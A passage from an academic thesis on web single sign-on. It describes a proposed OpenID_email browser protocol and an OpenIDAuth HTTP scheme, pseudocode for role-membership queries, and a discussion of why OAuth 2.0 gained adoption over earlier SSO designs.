The main actors in our system are an OpenID$_{email}$ identity provider, an RP that supports the OpenIDAuth HTTP authentication scheme, and an OpenID$_{email}$-enabled browser. Figure 7.7 illustrates the system architecture and high-level data flow among the actors. An OpenID$_{email}$ provider is an Email2OpenID identity provider augmented with an OpenID$_{ua}$ extension. Web users are not accustomed to using an OpenID URL as an identifier [DTH06, Adi08a]; email addresses on the other hand, serve as user identifiers for many CSPs [Adi08a]. Our approach is not bound to any specific email-to-OpenID translation service. In our implemented solution, we combine EAUT and OpenID so that web users can login using their email addresses to IdPs while transparently conveying an OpenID identifier to RPs for identification. With EAUT, an OpenID$_{email}$ provider is free to implement any custom logic to map or translate an email to an OpenID. OpenID$_{ua}$ is our proposed OpenID extension that allows IdPs to authenticate directly with user-agents such as browsers. Details of the OpenID$_{ua}$ extension are discussed in Section 7.4.2.

To "flow" authenticated identities automatically into websites that support OpenID for authentication, we introduce an HTTP access authentication scheme named OpenIDAuth. Similar to the HTTP Basic or Digest authentication schemes, OpenIDAuth is designed to allow a web browser, or other client program, to provide credentials when making an HTTP request. However, instead of utilizing the username and password as credentials, OpenIDAuth uses OpenID and a challenge/response protocol to ensure that a user "owns" the claimed OpenID. Details of the HTTP OpenIDAuth scheme are discussed in Section 7.4.3.

An OpenID$_{email}$-enabled browser is a browser extended with the OpenID$_{email}$ protocol. To login, a user *mutually* authenticates to her IdP directly in the browser, instead of performing authentication on the IdP's web site. There are three main steps to this login process (Steps 1 to 3 in Figure 7.7):

1. **Map an email address to an OpenID**: After a user enters her email address into an OpenID$_{email}$-enabled browser, the browser maps it to an OpenID identifier via an email-to-OpenID mapping service and uses that to discover the end-point of the IdP.
2. **Establish a session key with IdP**: The browser uses an extended `associate` operation (defined in OpenID$_{ua}$) to exchange a shared session key with the IdP.
3. **Mutually authenticate with IdP**: The browser mutually authenticates with the IdP via an extended `checkid_immediate` operation. This allows the IdP to assert that the user owns the claimed OpenID identifier, and the browser to validate the authenticity of the IdP. During this process, the password hash of the corresponding claimed OpenID is used as the shared secret between these two parties.

Once mutual authentication has been successfully completed, the browser and the IdP share a tuple: OpenID i, session handle h, and session key k.

When the user accesses protected content of an RP, the RP responds with an HTTP 401 "Unauthorized" message to the browser with the WWW-Authenticate scheme set to `OpenID:session`. There are three steps required for the browser and the RP to complete an OpenIDAuth authentication (Steps 4 to 6 in Figure 7.7):

4. **Supply a claimed OpenID and the session handle**: The browser makes an HTTP request again with the claimed OpenID i and the corresponding session handle h in the request header.
5. **Validate a claimed OpenID and the session handle**: The RP discovers the authentication endpoint of the IdP based on i and then sends i and h to the IdP to ensure that i and h are valid. The IdP responds to the RP with a validation result comprised of a nonce n and signature
$s = HMAC(i||h||n, k)$.
6. **Compute a response for a given challenge**: If the claimed OpenID is valid, the RP responds to the browser with an HTTP 401 "Unauthorized" message; it includes i, h, n in the response header and sets the WWW-Authenticate scheme to "`OpenID:challenge`". The browser computes a signature $s' = HMAC(i||h||n, k)$ based on the stored (h, k, i) tuple and the received nonce n, and it sends s' to the **RP** to check whether $s' = s$. If the check is successful, access is granted.

7.4.2 OpenID$_{ua}$ Extension

To allow an IdP to communicate directly with a browser rather than relying on redirections with a RP, we propose OpenID$_{ua}$, which is an OpenID extension that "piggybacks" extra information on the `associate` and `checkid_immediate` operation messages. OpenID$_{ua}$ extends the `associate` operation to prevent man-in-the-middle (MITM) attacks. The original OpenID protocol uses the Diffe-Hellman (DH) key exchange protocol to establish a session key; however, plain DH is vulnerable to MITM attacks. To prevent this attack between a browser and an IdP, our design piggybacks the `associate` operation with a claimed OpenID. As described in Section 8.2.3 of the original OpenID Specification [RF07], the session key is only XORed with the hash of a DH shared key (i.e., $k_{enc} = (k) \otimes H(g^{ab} \bmod q)$. It is possible for an MITM attacker to perform two distinct DH key exchanges with each party, which allowing the attacker to decrypt then re-encrypt the messages passed between them. With our extension, the additional `claimed_id` field can be used by an IdP to find the corresponding password hash which is only known to the IdP and the browser, but not to the adversary. The function used to hash the password is indicated in `pwd_hash_type` field. Based on our extension, the IdP responds to the browser with an encrypted session key by XORing the session key with the password hash and then XORing the result with the hash of a DH shared key: $k_{enc} = (k \otimes H_p(p)) \otimes H(g^{ab} \bmod q)$. Upon receiving the IdP's response, the browser computes the session key: $k = H_p(p) \otimes (H(g^{ab} \bmod q) \otimes k_{enc})$.

OpenID$_{ua}$ extends the `checkid_immediate` operation with an extra field named `enc_pwd_hash` that contains a password hash encrypted with the session key k. This information is used by an IdP to check whether a user "owns" the claimed OpenID identifer. The encryption method is indicated in the `enc_type` field. As this is a direct communication between a browser and an IdP, the value of the original `openid.return_to` field should be ignored by the IdP. In our prototype implementation, we set `openid.return_to` to the browser's `User-Agent` HTTP header. Below is a sample request from a browser (text in bold font indicates our extension to the message):

[Browser request:]
openid.ns.ua=http://lersse.ece.ubc.ca/openid/ext/ua/1.0
openid.ua.enc_pwd_hash=QAWSDERF412QA
openid.ua.enc_type=AES-256
openid.mod=checkid_immediate
openid.claimed_id=ece.ubc.ca/alice
openid.assoc_handle=123456789
openid.return_to=**User-Agent: Mozilla/5.0 ...**

The message format of the response from an IdP is identical to the one for the original `checkid_immediate` operation. This operation is also used by an RP to check whether a given claimed OpenID and its corresponding session handle have been authenticated with the IdP (without `enc_pwd_hash` field) when processing a request for protected content.

7.4.3 HTTP OpenIDAuth Scheme

To transmit a claimed OpenID transparently to an OpenID-enable web site, we introduce OpenIDAuth (Steps 4 and 6 in Figure 7.7), which is an HTTP access authentication scheme. For a given HTTP request to a protected resource, the RP responds to the browser with the following message in order to solicit a claimed OpenID and the corresponding session handle:

[RP response:]
HTTP/1.1 401 Authorization Required
WWW-Authenticate: OpenID:session
realm="*.ubc.ca" auth-domain="www.ubc.ca"

The `realm` value and `auth-domain` specified in the response header are used to define the realm of an authentication session, which is the area of protected resources that shares the same user credentials. To respond to an `OpenID:session` message, the browser prompts the user to select an authenticated identity for the specific `realm` on the RP. The browser can optionally record this identity-to-realm mapping and use it for future requests without prompting the user again (for a specific period of time designated by the user). Once an authenticated OpenID is selected, the browser makes another HTTP request:

[Browser request:]
GET /private/content.html HTTP/1.1
Authorization: OpenID:session
user-id="http://ece.ubc.ca/alice", session-id="1234"

When an RP receives such a request, it sends the supplied OpenID and session id to an IdP via an extended OpenID `check_immediate` operation to ensure the supplied information is valid. If it is valid, the IdP responds with a positive assertion that consists of a nonce n and signature $s = HMAC(i||h||n, k)$. The RP then uses n to challenge the browser. To respond to the `OpenID:challenge` message, the browser computes a signature over the list of fields specified by the `signed` field (e.g., OpenID i, session handle h, nonce n), and then sends the signature to the RP.

The RP then checks whether the response matches the signature generated by the IdP. If it does, the RP responds to the browser with the requested resource and a logout URL in the header. The browser uses the logout URL to notify the RP when the single logout event is triggered by the user.




Figure 7.8: Flow for logging into an OpenID$_{email}$ provider.

7.4.4 Log into an OpenID$_{email}$ Provider

We now provide the sequence of steps for logging into an OpenID$_{email}$ provider as illustrated in Figure 7.8:

1. User **U** enters email e and password p into browser **B**.
2. **B** parses the domain d from e (email is in the form `user@domain`) and prepends the string "http://" to d to form an EAUT discovery URL. **B** retrieves an XRDS document [HL08] on the URL, and lookups values representing an EAUT service **E**.
3. **B** sends e to **E** (i.e., https://lersse.ece.ubc.ca/eaut/).
4. **E** maps e to an OpenID identifier i and sends it back to **B**.
5. **B** makes an HTTP request on i to fetch the document hosted on **I**.
6. **I** responds with either an XRDS or HTML document that contains the IdP endpoint URL **IdP**.
7. **B** generates a Diffie-Hellman (DH) modulus q, generator g, and a random DH private key a to initiate an `association` operation that establishes a session key k with **IdP** (Steps 7 to 11).
8. **B** sends i, q, g, and the DH public key $g^a \texttt{ mod } q$ to **IdP**.
9. **IdP** generates a new session handle h, a session key k, and a random DH private key b. **IdP** then retrieves the password hash $H_p(p)$ based on i from its credential store.
10. **IdP** sends $g^b \texttt{ mod } q$, h, and an encrypted session key $k_{enc} = (k \otimes H_p(p)) \otimes H(g^{ab} \bmod q)$ to **B**. Note that k is XORed with $H_p(p)$ to prevent MITM attacks.
11. **B** computes $k = H_p(p) \otimes (H(g^{ab} \bmod q) \otimes k_{enc})$ and then stores the tuple (h, k, i).
12. To check whether **U** owns the claimed OpenID identifier i, **B** sends i, h, and $E(H_p(p), k)$ to **IdP** via an extended `check_immediate` operation.
13. **IdP** decrypts the encrypted password hash using k, and checks whether $H_p(p)$ matches the stored password hash for i.




Figure 7.9: Flow for accessing protected content.


14. After password verification, **IdP** sends back i, h, a nonce n, and a signature $HMAC(i||h||n, k)$ to **B**.
15. **B** verifies the signature using the session key computed at Step 11 to ensure **IdP** holds the same session key. Once the signature is verified, **B** acknowledges to **U** that the authentication process has been successfully completed.

Our design allows users to log in with multiple IdPs. Users are prompted to choose an appropriate identity when accessing protected content on RPs.

7.4.5 Access Protected Content

When the login process has completed, the browser and the IdP have been mutually authenticated and each has established a tuple of (h, k, i). We now illustrate the data flow for accessing protected content on an RP (Figure 7.9):

1. **B** makes an HTTP request r for the protected content.
2. **RP** responds with an HTTP 401 "Unauthorized" to **B** with `WWW-Authenticate` scheme set to `OpenID:session`.
3. **B** presents an identity selection dialog for **U** to select a claimed OpenID i. **B** sends r to **RP** again with i and the corresponding session handle h in the request header.
4. **RP** makes an HTTP request on i.
5. **I** responds with either an XRDS or HTML document that contains the IdP endpoint URL **IdP**.
6. **RP** sends i, h to **IdP** via an extended `check_immediate` operation to check whether i has associated with an authenticated session h.


Authentication: login to an OpenIDemail provider

Email: miles@uuu.com.tw Password: ••••••••

Which identity do you want to use for this web site?
http://www.delightpress.com.tw/bookstore/Login.jsp

(●) miles@uuu.com.tw
( ) santsais@uuu.com.tw
( ) Anonymous
[✓] Remember it

http://www.delightpress.com.tw/bookstore/Login.jsp

Figure 7.10: Screen shots of the OpenID$_{email}$ enabled browser.

7. **IdP** verifies i and h based on the stored (h , k ,i) tuple. If i and h are valid, **IdP** generates a nonce n (e.g., `2009-09-15T17:11:51 ZUNIQUE`) and computes signature $s = HMAC(i||h||n, k)$.
8. **IdP** sends i, h, n, and s to **RP**.
9. **RP** responds with an HTTP 401 "Unauthorized" to **B** with `WWW-Authenticate` scheme set to `OpenID:challenge` and uses the nonce n as a challenge.
10. **B** computes signature $s' = HMAC(i||h||n, k)$ based on the stored (h, k, i) tuple and the received nonce n.
11. **B** sends r to **RP** again with i, h, n, and s'.
12. **RP** checks whether $s = s'$. If it does, **RP** returns the protected content to **B** and a logout URL in the response header.

Once the OpenIDAuth authentication process has completed, the **RP** can issue a cookie for the browser **B** to represent the current authenticated session. **B** then includes this cookie in the HTTP request header for future communications with **RP**, instead of re-initiating an OpenIDAuth process.

7.4.6 Prototype Implementation and Evaluation

To evaluate our approach, we implemented the proposed protocols in J2EE, and developed a Firefox extension to communicate with IdPs and RPs using the new protocols. For OpenID$_{ua}$, we extended OpenID4Java [Buf09], which is an open-source Java library that offers support for implementing OpenID identity providers and relying party websites. We setup an OpenID$_{email}$ provider by augmenting an existing email server with EAUT and the OpenID$_{ua}$ extension. We also augmented five open-source J2EE web applications (`Bookstore`, `Employee Directory`, `Classifieds`, `Events`, and `Portal`) from `gotocode.com` to become OpenID$_{email}$ RPs.

Figure 7.10a shows a screen shot of the OpenID$_{email}$ Firefox add-on when a user launches Firefox, but before the UI of the browser is visible to the user. The user enters her email account and types or "clicks through" her password to start the login sequence illustrated in Figure 7.7, steps 1 to 3. Once logged in, the user's current login information will be shown on an icon located on the status bar of the browser. The user can click on the icon to log out or sign in with additional accounts via a popup menu (Figure 7.10b). When the user is browsing to a protected resource on an RP that supports OpenIDAuth, the Firefox add-on will prompt the user to choose an identity (Figure 7.10c), before starting the automatic identity provisioning illustrated in Figure 7.7, steps 4 to 6. The add-on also records this action (i.e., "Remember it" in Figure 7.10c), which allows automatic login for future access and assists users in determining which identity was used for accessing which RP.

7.5 Summary

Since the beginning of the Web, "identity wars" have led to service providers building "walls" to protect their customer-base. However, these "walls" restrict the evolution of the Web. In our vision of a truly user-centric Web 2.0, users own their personal content and are free to share it across and beyond walled gardens. Users should also have the freedom to choose their favorite providers for their identities, content, social relationships, and access-control policies. The separation of personal content and services puts the focus of a service provider on providing value services to the user it serves, forcing the service provider to be just a service provider—no longer requiring users to compromise their identity or expand their social graphs unnecessarily to share personal content.

In this chapter, we proposed and described a preliminary design and implementation of a user-centric access control scheme for secure content sharing beyond walled gardens. Our proposed approach enables web users to reuse their access control policies across boundaries of websites. In the Web, the content owner and the requestor often are unknown to each other, but need to share contents in a controlled manner. To support distributed authorization, our proof-of-concept design and implementation enables content owners to specify access policies based on their existing social contacts, express delegation of relationship authority (i.e., friend's friend), and denote authorized users using attributes (e.g., friends from a university). Note that the work described in this chapter focuses on the overall architectural design of and the underlying protocols. Usability studies are required to explore and improve the design of its user interface.

Algorithm 3: queryMembership

```
Input: Goal role $\mathcal{R}$, Credential set $\mathcal{C}$
Output: Members of goal role
$\mathcal{G}_p$ = new ProofGraph(); $\mathcal{S}$ = new Stack();
addNode($\mathcal{R}$, $\mathcal{G}_p$, $\mathcal{S}$);
while $\mathcal{S}$ is not empty do
   Node $n = \mathcal{S}$.pop();
   if $n$.type == 1 # entity node $B$ # then
      addSolution($n$, $n$, $\mathcal{G}_p$, $\mathcal{S}$);
   end if
   if $n$.type == 2 # role node $A.r$ # then
      find $\mathcal{C}_r = \{\ c \mid \text{LHS}(c) = n.exp,\ c \in \mathcal{C}\}$;
      for each credential $c \in \mathcal{C}_r$ do
         Node $n'$ = addNode( RHS($c$), $\mathcal{G}_p$, $\mathcal{S}$);
         $\mathcal{G}_p$.addEdge($n'$, $n$);
      end for
   end if
   if $n$.type == 3 # linked-role node $A.r1.r2$ # then
      $n'$ = addNode(PrimaryEntityRole($n.exp$), $\mathcal{G}_p$, $\mathcal{S}$);
      $n'$.linked_roles.addRole(SecondaryRole($n.exp$));
      for each solution $e \in n'$.solutions do
         $n''$ = addNode( e+'.'+SecondaryRole($n.exp$), $\mathcal{G}_p$, $\mathcal{S}$);
         $\mathcal{G}_p$.addEdge($n''$, $n$);
      end for
   end if
   if $n$.type == 4 # intersection-role node $f_1 \cap f_2 \cap \ldots f_k$ # then
      for each role expression $f$ in $n.exp$ do
         $n'$ = addNode($f$, $\mathcal{G}_p$, $\mathcal{S}$);
         $n'$.intersection_nodes.add($n$);
      end for
   end if
end while
return $\mathcal{G}_p$.findNode($\mathcal{R}$).solutions;
```

Algorithm 4: addSolution

```
1:  Input: Node $N$, Solution entity node $E$
2:  Input: Proof Graph $\mathcal{G}_p$, Stack $\mathcal{S}$
3:  if $E \notin N$.solutions then
4:      $N$.solutions.addNode($E$);
5:      for each node $n \in N$.parents do
6:          addSolution($n$, $E$, $\mathcal{G}_p$, $\mathcal{S}$);
7:      end for
8:  end if
9:  for each role expression $r \in N$.linked_roles do
10:     Node $n' =$ addNode($E.exp$+'.'+$r$), $\mathcal{G}_p$, $\mathcal{S}$);
11:     Node $n = \mathcal{G}_p$.findNode($N.exp$+'.'+ $r$);
12:     $\mathcal{G}_p$.addEdge($n'$, $n$);
13: end for
14: for each node $n \in N$.intersection_nodes do
15:     addPartialSolution($n$, $N$, $E$) ;
16:     if RoleCount($n.exp$) = count of $E$ in $n$'s partial solutions then
17:         addSolution($n$, $E$, $\mathcal{G}_p$, $\mathcal{S}$);
18:     end if
19: end for
```

Chapter 8

Discussion

From security point of view, designing a web SSO protocol should not be too difficult. After all, cryptographic primitives are mature and well understood. All the protocol designers need to do is to specify an agreed format and flow for conveying identity assertions from IdPs to RPs, and then protect the protocol messages with cryptographic primitives. But why is OAuth 2.0 the only web SSO protocol so far that has succeeded in achieving internet-scale adoptions, while other promising web SSO proposals fail? This chapter discusses design challenges that must be met in order for a web SSO solution to succeed in the online identity landscape, followed by how the design of OAuth 2.0 addressed these design challenges, and the implications due to its design tradeoff decisions.

8.1 Design Challenges

Web SSO is not just a technology; rather, it is a complex business ecosystem involving distinct stakeholders with different needs. Thus, to succeed in the marketplace, a web SSO solution must cater to the needs of users, RPs and IdPs that make up the ecosystem. Designing a web SSO solution aimed at internet-scale adoption is challenging because there are many different requirements from diverse stakeholders that need to be satisfied, and some requirements are even in conflict with each other or constrained by the underlying web infrastructure. Web SSO systems' scale and complexity, combined with usability, privacy, security, and business requirements, create steep design challenges. Figure 8.1 illustrates the design requirements from each stakeholder and their conflicts. Each requirement conflict (from A to F) between stakeholders is discussed in detail below.

A: Web users want minimal personal information disclosure [MR08, DD08, Gig12, RRJT13], but RPs need a rich set of user data from IdPs to sustain their business [SBHB10, Gig11, Jan12a]. The user data that RP wants includes not only static profile attributes that can be conveyed in identity assertions, but also dynamic and rich data, such as friend lists, photos, posts, blogs, and location information [Gig11, Jan12a]. In addition, RPs also want the capability of promoting their products and services among the users' social circles. Social graph integration through SSO can provide compelling business incentives for RPs. However, this business requirement certainly contradicts user privacy concerns, because not only the IdP but also all the friends in the user's social graph could learn the user's status, as well as the services and products in which the user is interested, on RP websites.

B: Web users want untraceability [Cam05, MR08, DD08], whereas IdPs need to know user




Figure 8.1: Contradictory requirements between User, RP and IdP. Each requirement is enclosed in an oval, and the conflict between two requirements is denoted by a double-arrowed line with a cross in the middle.

browsing behavior for targeted marketing. From their business point of view, browsing behavior is invaluable, such as when and which RP websites the user has visited, what services and products the user is interested in, and to whom the activities on RPs have been shared. The collected user browsing behaviors allow IdPs to provide personalized advertisements and services on their platform. Nevertheless, this IdP tracking capability can be intrusive from users' privacy perspectives.

C: Web SSO protocol messages need to be secured in transit, typically through cryptographic mechanisms. However, what RP developers really care about is the cost of implementation and maintenance, because they are commonly overloaded with other prioritized requirements and project deadlines [BC08, WvO08]. Therefore, RP developers want implementation simplicity—a web SSO solution that can be implemented without requiring them to perform additional complex formatting and parsing, state management, or cryptographic computations [Rec10, Pau10]. Common cryptographic operations, such as protecting the integrity and authenticity using digital signature or message authentication code, ensuring confidentiality via encryption, or preventing replay attacks using nonce and timestamp, could be difficult for average website developers to understand and implement correctly. Besides performance overhead, cryptographic computations is a common source of implementation errors [She11].

D: RPs want a protocol that can be consumed by a variety of rich clients (e.g., JavaScript, Flash, mobile applications), but those clients are typically incapable of keeping the secrecy of the embedded cryptographic keys [HL12]. Unlike the cryptographic secrets residing on RP servers, the cryptographic keys embedded in those clients can be discovered by attackers through reverse engineering [Kia12]. Unfortunately, without secured cryptographic keys, it is fundamentally difficult to protect the confidentiality, integrity and authenticity of the protocol messages among networked entities [HL12].

E: One-click sign-up is a desirable usability gain for SSO users [DD08, Gig11, Jan12a], but many RPs need additional user credentials to ensure service availability. When an IdP's identity service is disrupted or compromised, RPs are the ones that pay for the loss and are liable to resolve the errors [MA10]. To ensure that users can still log in when their IdP accounts are inaccessible, RPs need to prompt new SSO users to sign up a new account with a unique username and password, or link to an existing account. In addition, if an email address is not provided by the IdP during the SSO process, RPs would need the new user to provide a valid email address, and verify it, for the password reset and future communications. Nevertheless, as shown in our studies (Chapter 3), the additional sign up or linking step is not only annoying but also imposing a mental burden on users.

F: Leveraging the browser as a user agent makes it easy for users to use the SSO solution without requiring them to install and configure additional software. However, HTTP redirection-based SSO solutions require users' cognitive capability and continuous attention to detect IdP phishing attacks [DTH06, SDOF07]. Phishing attacks on SSO protocols are a looming threat [Lau07, DD08, Mes09]. Redirection-based protocols can habituate users to being redirected to IdP websites for authentication, and it is trivial for an attacker to launch IdP phishing attacks. A malicious or compromised RP website can easily simulate IdP login forms, including the content and security indicators that IdP website might present, to capture users' IdP login credentials. To prevent phishing attacks, users must confirm the authenticity of an IdP before entering their credentials; but unfortunately, they usually do not [SDOF07, DTH06]. Existing studies suggest that security indicators are ineffective at preventing phishing attacks [DTH06, SDOF07]. Even with improved security indicators, users may still ignore them [WMG06, SDOF07, SEA$^+$09].

The conflicts between user and business needs requires web SSO protocol designers to make tradeoff decisions. While most web SSO proposals focus on user needs, the design of OAuth 2.0 was catered to the business needs of RPs and IdPs. This strategic design decision makes OAuth 2.0 the most popular web SSO solution ever.

8.2 Why OAuth 2.0 Succeeds While Others Fail

Fundamentally, web SSO systems shift the function of identity collection and authentication from RPs to IdPs. However, it is unlikely that websites will want to act as RPs if IdPs guard the identities while RPs pay the cost of failure [JZS07, DD08, MA10]. Thus, unless there is a significant add-on value through the integration of SSO, it is inherently difficult to convince websites to take on business risks of being an RP [SBHB10]. OAuth 2.0 succeeds because its design was catered to the business needs of RPs and IdPs. The widely adopted RPs and IdPs create a prosperous social interaction ecosystem, which in turn attracts and facilitates users' adoption.

From RP business point of view, migrating to web SSO may not be a worthwhile endeavor. First, few organizations are willing to trust a third-party organization to authenticate their users when they have no recourse in the event of error or attack [MA10]. Second, confusing user experiences could upset users; and, as a result, impact a website's business directly [DD08]. New user sign-up is a critical process for business, and most websites would not want to risk their potential customers for the sake of SSO [MR08, DD08]. Third, the usability gain of SSO for web users is marginal when deciding which websites to engage [SPM$^+$11b]. Most users are unlikely to choose one RP over another solely because the website supports SSO for login, especially when the same usability gain can be achieved by simply using a browser that has automatic password and form fill-in feature. Thus, when early adoption does not appear to provide RPs with direct returns or competitive advantages, websites would rather wait until web SSO technology is matured and the cost of user training has already been absorbed by other websites [SBHB10].

The primary reason why existing web SSO solutions prior to OAuth 2.0 failed to gain widespread RP adoptions (e.g., InfoCard, OpenID, SAML) is because they do not provide concrete business gains for websites to overcome their resistance of being RPs [SBHB10]. The design of those web SSO proposals mainly focused on how to convey identity assertions from IdPs to RP websites in a usable, secure and privacy-preserving manner. Although these design features are certainly important to users, there are little, if any, value proposition for RPs. After all, websites could acquire user attributes through their existing sign-up process. In addition, by authenticating users themselves, websites have full and independent control over the user authentication and attribute collection processes without relying on third-party organizations that websites do not have trust relationships with.

Understanding RP and IdP business needs and catering its design to fulfill those business requirements is the leading factor that makes OAuth 2.0 a great success. Unlike other web SSO proposals that center their design around user needs, the design strategy of OAuth 2.0 *trades user privacy and protocol security for what RP and IdP business needs*, and then leverages the ubiquitous RPs and IdPs to attract users' engagements. What OAuth 2.0 designers envisioned is a "*circle of virtue*" social ecosystem that provides not only compelling business incentives for RPs and IdPs, but also enriched social interaction and content sharing experience for users.

Image a web user, Alice, visits a restaurant website using her social account (e.g., Facebook) for login. Immediately, Alice notices the ratings and reviews of several meal entries recommended by her two Facebook friends, Bob and Charlie. After reviewing Bob and Charlie's comments, Alice decides to try out the meal suggested by her connections. Right in the restaurant, Alice takes several photos, and posts them with her comments back to Facebook through her mobile phone. Right away, Alice's friends, Debbie and Emma, after seeing her posts, proceed to visit the restaurant website and decide to try out the meal suggested by Alice. When Alice returns to Facebook, there are several advertisements showing similar restaurants and recipes for her to browse. Alice follows the links, and another "circle of virtue" begins again.

There are two main design features that allow OAuth 2.0 to create this "circle of virtue" in a scale and speed that have never been seen before. First, OAuth 2.0 is a token-based protocol. Unlike claim-based SSO protocols (e.g., SAML Web SSO, OpenID, InfoCard) that can only carry limited static user attributes in the assertion claim when the user sign in, the OAuth protocol uses an access token that acts as a “temporary key” to the user’s profile on the IdP. This temporary key carries permissions granted by a user to a given RP. As long as the user consents to what the RP requested, the RP can virtually access any piece of data the user owns or acts on behalf of the user through web APIs published by the IdP, anywhere, any time. For instance, Facebook provides APIs for RPs to access any friend lists the user created, read from a user’s Facebook email inbox, post content, comments, and “likes” to a user’s stream and to the streams of the user’s friends, and even RSVP to events on the user’s behalf. This token-based design removes the limitation on what and when user data RPs can access, as long as the user clicks on the “Allow” button on the consent form to grant the requested access.

Second, the OAuth 2.0 protocol is extremely easy to implement—two simple, ordinary HTTP requests are sufficient for an RP to verify an SSO user. Technically, OAuth 2.0 is not a “security” protocol. It has no encryption, hashing, digital signing, or even random number or timestamp. To reach a critical mass of RP adoptions in a short period of time, OAuth 2.0 was catered to average web developers by removing cryptographic requirements from the specification completely, and even made the use of SSL optional. This simplicity design strategy allows the protocol to be implemented without performing any cryptographic computations or state management. Removing the cryptographic requirement from the specification also allowed the protocol to be integrated by “rich” clients that cannot keep the secrecy of cryptographic secrets, such as JavaScript, Flash, or mobile applications.

